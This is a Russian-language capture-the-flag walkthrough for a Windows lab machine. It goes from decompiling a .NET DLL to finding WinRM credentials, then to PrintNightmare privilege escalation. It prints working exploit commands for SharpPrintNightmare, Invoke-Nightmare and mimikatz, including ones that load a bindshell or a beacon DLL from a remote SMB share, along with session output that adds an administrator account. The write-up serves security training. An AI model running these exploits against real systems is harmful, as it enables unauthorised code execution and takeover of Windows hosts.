
Инструмент более чем известный для работы с .net файлами, 6.5К звезд на гитхабе.

```
de4dot user_create.dll
```



Получаем чистый файлик, настало время декомпилятора
Тоже более чем известный, 24К звездочек - https://github.com/dnSpy/dnSpy

Получаем практически исходник



Есть данные пользователя и в описании стоит WinRM user, пробуем подключиться

```
evil-winrm -i 192.168.2.5 -u o.smolkov -p 'Never_Forget!' -s
/home/exited3n/Desktop/ps-scripts
```

Забираем флаг пользователя

```
❯ evil-winrm -i 192.168.1.38 -u o.smolkov -p 'Never_Forget!' -s /home/exited3n/Desktop/ps-scripts

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() functi
s machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remot

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\o.smolkov\Documents> whoami
codeby\o.smolkov
*Evil-WinRM* PS C:\Users\o.smolkov\Documents> net user

User accounts for \\

-------------------------------------------------------------------------------
a.fedotov                a.sviridova              Administrator
Guest                    i.soloviev               j.abrams
krbtgt                   o.smolkov                s.fedorova
The command completed with one or more errors.

*Evil-WinRM* PS C:\Users\o.smolkov\Documents> type ../Desktop/user.txt
CODEBY{Nev3r_forg3t_
*Evil-WinRM* PS C:\Users\o.smolkov\Documents>
```

Настало время повышения привилегий:

В директории `C:\Users\o.smolkov\Downloads` лежит файлик spool.ps1
PoSh скрипт который проверят включена ли служба печати и если нет то включает
Намек на уязвимость - **PrintNightmare** CVE-2021-1675 / CVE-2021-34527
Реализаций много

Trigger the exploit:

- SharpNightmare

```
# require a modified Impacket: https://github.com/cube0x0/impacket
python3 ./CVE-2021-1675.py hackit.local/domain_user:Pass123@192.168.1.10 '\\192.168.1.215\smb\addCube.dll'
python3 ./CVE-2021-1675.py hackit.local/domain_user:Pass123@192.168.1.10 'C:\addCube.dll'
## LPE
SharpPrintNightmare.exe C:\addCube.dll
## RCE using existing context
SharpPrintNightmare.exe '\\192.168.1.215\smb\addCube.dll' 'C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64
## RCE using runas /netonly
SharpPrintNightmare.exe '\\192.168.1.215\smb\addCube.dll'  'C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd6
```

- Invoke-Nightmare

```
## LPE only (PS1 + DLL)
Import-Module .\cve-2021-1675.ps1
Invoke-Nightmare # add user `adm1n`/`P@ssw0rd` in the local admin group by default
Invoke-Nightmare -DriverName "Dementor" -NewUser "d3m3nt0r" -NewPassword "AzkabanUnleashed123*"
Invoke-Nightmare -DLL "C:\absolute\path\to\your\bindshell.dll"
```

- Mimikatz v2.2.0-20210709+

```
## LPE
misc::printnightmare /server:DC01 /library:C:\Users\user1\Documents\mimispool.dll
## RCE
misc::printnightmare /server:CASTLE /library:\\10.0.2.12\smb\beacon.dll /authdomain:LAB /authuser:Username /authpassword:Pa
```

- PrintNightmare - @outflanknl

```
PrintNightmare [target ip or hostname] [UNC path to payload Dll] [optional domain] [optional username] [optional password]
```


Я воспользуюсь скриптом на powershell - Invoke-Nightmare

```
Import-Module .\cve-2021-1675.ps1
Invoke-Nightmare -NewUser "test_a" -NewPassword "Test_abc123"
```

```
*Evil-WinRM* PS C:\Users\o.smolkov\Documents> cve-2021-1675.ps1
*Evil-WinRM* PS C:\Users\o.smolkov\Documents> menu


   ,.   (   .      )               "            ,.   (   .      )       .
  ("  (  )  )'     ,'             (`     '`    ("     )  )'     ,'   .  ,)
.; )  ' (( (" )    ;(,      .     ;)  "  )"  .; )  ' (( (" )   );(,   )((
_".,_,.__).,) (..._( ._),     )  , (._..( '.._"._, . '._)_(..,_(_".) _( _')
\_   _____/__  _|__|  |    ((  (  /  \    /  \__| ____\_____   \  /     \
 |    __)_\  \/ /  |  |    ;_)_') \   \/\/   /  |/    \|       _/ /  \ /  \
 |        \\   /|  |  |__ /_____/  \        /|  |   |  \    |   \/    Y    \
/_______  / \_/ |__|____/           \__/\  / |__|___|  /____|_  /\____|__  /
        \/                             \/          \/       \/         \/

       By: CyberVaca, OscarAkaElvis, Jarilaos, Arale61 @Hackplayers

[+] Add-Win32Type
[+] Dll-Loader
[+] Donut-Loader
[+] field
[+] func
[+] get_nightmare_dll
[+] Invoke-Binary
[+] Invoke-Printer
[+] New-InMemoryModule
```

```
*Evil-WinRM* PS C:\Users\o.smolkov\Documents> Invoke-Printer
[+] using default new user: adm1n
[+] using default new password: P@ssw0rd
[+] created payload at C:\Users\o.smolkov\AppData\Local\Temp\nightmare.dll
[+] using pDriverPath = "C:\Windows\System32\DriverStore\FileRepository\ntprint.
[+] added user  as local administrator
[+] deleting payload from C:\Users\o.smolkov\AppData\Local\Temp\nightmare.dll
*Evil-WinRM* PS C:\Users\o.smolkov\Documents>
```

По дефолту без параметров он добавит пользователя adm1n в группу локальных админов
Подключаемся с новоиспеченным юзером
И забираем вторую часть флага



До новых встреч!